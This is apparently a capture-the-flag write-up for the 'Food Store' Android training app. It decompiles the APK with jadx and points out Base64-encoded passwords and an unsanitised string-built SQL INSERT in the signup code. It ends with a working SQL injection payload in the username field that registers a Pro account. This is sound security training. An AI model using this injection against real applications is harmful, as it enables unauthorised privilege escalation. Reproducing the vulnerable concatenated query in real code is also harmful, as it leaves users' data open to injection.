- Lets Explore the Food Store Challenge:
- To Solve any Challenge you can run application and see the code to Understand what happened.
1. Running Application:

- Once you run application you enter the page that want from you the credentials.
- So you want to go signup to create the account.
- Now you can login with your credentials as a Normal Guest.
- You have the 100 Point only and you can order with this and it will decrease from your Credit.
Application Flow.
2. Review the code:
- We have not the source code but we can make Reverse Engineering with Jadx-Gui
Reverse Engineering:
# Reverse Engineering with jadx
jadx-gui /<path>/com.mobilehackinglab.foodstore.apk
Understanding the application:
- Open AndroidManifest.xml file to see SignUp Activity.
<!-- Signup Activity-->
<activity
    android:name="com.mobilehackinglab.foodstore.Signup"
    android:exported="false"/>
2. Check Signup method what can do?
onCreate$lambda$0(Signup this$0, View it)- Check From Fields (Username, Password, Address) Not Empty.
- If empty it return the message `Please fill in all fields`
2. If the fields not empty:
- Create object in database
- Read the data from user input.
- Create the new user
NewUser Creation:
- Database Name: `userdatabase.db`
- Create table: `users`
    db.execSQL("CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT,
        password TEXT,
        address TEXT,
        isPro INTEGER
    )");
**Important**
public final void addUser(User user) throws SQLException {
    Intrinsics.checkNotNullParameter(user, "user");
    SQLiteDatabase db = getWritableDatabase();
    byte[] bytes = user.getPassword().getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes, "this as java.lang.String).getBytes(charset)");
    String encodedPassword = Base64.encodeToString(bytes, 0);
    String Username = user.getUsername();
    byte[] bytes2 = user.getAddress().getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes2, "this as java.lang.String).getBytes(charset)");
    String encodedAddress = Base64.encodeToString(bytes2, 0);
    String sql = "INSERT INTO users (username, password, address, isPro) VALUES ('" + Username + "', '" + encodedPassword + "', '" + encodedAddress + "', 0)";
    db.execSQL(sql);
    db.close();
}- Use Base64 in Encryption in Password & Address(Not Secure):
byte[] bytes = user.getPassword().getBytes(UTF_8);
String encodedPassword = Base64.encodeToString(bytes, 0);
String encodedAddress = Base64.encodeToString(addressBytes, 0);- Create the SQL Query with adding User:
String sql = "INSERT INTO users (username, password, address, isPro) VALUES ('" + Username + "', '" + encodedPassword + "', '" + encodedAddress + "', 0)";- *Problem**and this is the problem it does not make any filtration or sanitization for user input.
3. Exploit:
- After we read the code and understand the problem.
- Target to get the Pro user:
// Original Code
"INSERT INTO users (username, password, address, isPro) VALUES ('" + Username + "', '" + encodedPassword + "', '" + encodedAddress + "', 0)";
# Encode the password with Base64
echo test | base64
dGVzdAo=
// Code after putting the payload
"INSERT INTO users (username, password, address, isPro) VALUES ('" + user','dGVzdAo=','dGVzdAo=',1);--"; + "', '" + encodedPassword + "', '" + encodedAddress + "', 0)";- Now you can login with this
// Payload
 user','dGVzdAo=','dGVzdAo=',1);--";
✌️Congratulations🥳
CreatedBy: anwer0x11 🇵🇸